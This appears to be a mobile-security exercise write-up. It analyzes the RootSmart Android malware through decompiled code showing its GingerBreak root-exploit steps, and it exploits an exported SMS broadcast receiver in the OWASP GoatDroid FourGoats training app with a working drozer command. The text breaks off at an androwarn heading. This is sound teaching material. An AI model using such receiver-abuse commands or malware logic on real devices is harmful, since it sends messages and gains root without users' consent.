1. What does the rootsmart malware do? Explain in detail and describe the methods that were used to analyze the malware to support your conclusions.

Rootsmart apk obtained from:
http://contagiomobile.deependresearch.org/index.html

Using the apktool, unpack the apk and open the manifest file.

```
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
<uses-permission android:name="android.permission.READ_LOGS"/>
```

Last 2 lines in particular signals a troubling discovery, making use of the GingerBreak exploit. App icon is the same as the Android Settings app, app name is in chinese, which is another cause for concern.

We'll then use dex2jar to convert the apk to jar and then open it using JD-GUI.

There are 3 packages.
-com.google.android.smart (Likely malware)
-com.bwx.bequick (Legit application called Quick Settings)
-package named "a" (Likely SOAP library)

Application registers some receivers which will trigger when a specific system event occurs. Example: BOOT_COMPLETED, ACTION_SHUTDOWN, PACKAGE_ADDED or NEW_OUTGOING_CALL.

WcbakeLockReceivecr: called once user interacts with phone
BcbootReceivecr: called once booted
ScbhutdownReceivecr: called when shutting down phone
PcbackageAddedReceivecr: called when installing new app
LcbiveReceivecr: called when reboot/make new phone call

BOOT_COMPLETED intent:

```
public class BcbootReceivecr
  extends BroadcastReceiver
{
  public void onReceive(Context paramContext, Intent paramIntent)
  {
    if (s.a(paramContext).a.d()) {
      return;
    }
```

```
    paramIntent = new Intent(paramContext, McbainServicce.class);
    paramIntent.setAction("action.boot");
    paramIntent.setFlags(268435456);
    paramContext.startService(paramIntent);
  }
}
```

Checks if the application is in “hibernate” state. If it’s not it starts the service from the *McbainServicce.class*

```
public void onStart(Intent paramIntent, int paramInt)
  {
          String str;
          if (paramIntent != null)
          {
          str = paramIntent.getAction();
          super.onStart(paramIntent, paramInt);
          long l = System.currentTimeMillis();
          this.a.a.g(l);
          if (!this.a.a.d()) {
          break label55;
          }
          stopSelf();

          if (!"action.boot".equals(str)) {
          break label156;
```

“last_check_live_time” = current time
Flag “hibernated” is checked, if true the application stops
If the flag “first_start_time” is initialized then the application starts parsing the action

```
this.a.a(60000L);
          } while (!this.a.a.b());
          this.a.a.a(false);
          return;
```

1 minute alarm is set. After 1 minute, “action.check_live” will be broadcasted

```
while ((Build.VERSION.RELEASE.compareTo("2.3.4") >= 0) || (s.e()));
          if (!this.a.getFileStreamPath("shells").exists())
          {
          new i(this.a).a();
          Return;
```

OS ver is checked against “2.3.4″, existence of a file called “*shells”* is checked.

```
 if ((!str1.equals("mounted")) && (!str1.equals("mounted_ro"))) {
            i = 0;
            }
            while ((i != 0) && (this.a.a.d()))
            {
            Object localObject1 =
this.a.getApplicationContext().getFileStreamPath("shells").getAbsolutePath();
            if (!new File((String)localObject1).exists()) {
            break;
            }
            str1 = this.a.getApplicationContext().getFileStreamPath("exploit").getAbsolutePath();
            String str2 =
this.a.getApplicationContext().getFileStreamPath("install").getAbsolutePath();
            try
            {
            if (!new File(str1).exists()) {
            this.a.a.a((String)localObject1, "exploit");
            }
            if (!new File(str2).exists()) {
            this.a.a.a((String)localObject1, "install");
            }
            localObject1 = new StringBuilder("chmod 775 ");
```

“Exploit” is executed as shown in the code. The class called *f* sets the right permissions on the file, executes it through *McbainServicce.class Boolean a(String)* and then performs a cleanup. *Malware installs own shell into the system, and then it can use the root access to silently install other packages*

How it works:

The app checks if the smartphone is exploitable and if it has been exploited by the app before

The application downloads a zip-file (containing an exploit and two helper scripts).

Afterwards the malware roots the smartphone and downloads a remote administration tool (RAT) for Android devices.

It then connects regularly to the remote server to get new commands to execute (like downloading and installing new apps).

2. What is wrong with the fourgoats app? Explain in detail and describe the methods that were used to analyze the app to support your conclusions.

Attack Surface:
4 activities exported
1 broadcast receivers exported
0 content providers exported
1 services exported
is debuggable

Using drozer, we can find the exported broadcast reciever by running the following:

```
dz> run app.broadcast.info --package org.owasp.goatdroid.fourgoats
Package: org.owasp.goatdroid.fourgoats
  org.owasp.goatdroid.fourgoats.broadcastreceivers.SendSMSNowReceiver
    Permission: null
```

Decompiled the fourgoats.apk, using the dex2jar then open with JD-GUI. Under the Broadcastreceiver sourcecode, you can also find the vulnerable class:


```
public class SendSMSNowReceiver
  extends BroadcastReceiver
{
  Context context;

  public void onReceive(Context paramContext, Intent paramIntent)
  {
        this.context = paramContext;
        paramContext = SmsManager.getDefault();
        paramIntent = paramIntent.getExtras();
        paramContext.sendTextMessage(paramIntent.getString("phoneNumber"), null,
paramIntent.getString("message"), null, null);
        Utils.makeToast(this.context, "Your text message has been sent!", 1);
  }
}
```

With the above info, we know we have to give 2 inputs," phoneNumber" and "message"
Android will not ask the user for confirmation to send message as "123456789" is not classified as a premium number.
In drozer, type this:
run app.broadcast.send --action org.owasp.goatdroid.fourgoats.SOCIAL_SMS –-component org.owasp.goatdroid.fourgoats

org.owasp.goatdroid.fourgoats.broadcastreceivers.SendSMSNowReceiver -–extra string phoneNumber 123456789 –-extra string message "call me!"

Therefore, in this way, a malicious app can use exported BroadcastReceiver of another app.

Using androwarn: python androwarn.py -i fourgoat.apk -r html -v 3 //available in 3 mode v 1 2 3



From the report generated by androwarn, we can see that the various permissions being allowed.
Sending SMS through the app is allowed. Therefore we can request the app is send a authorized message out.

Vulnerability discovered by androwarn: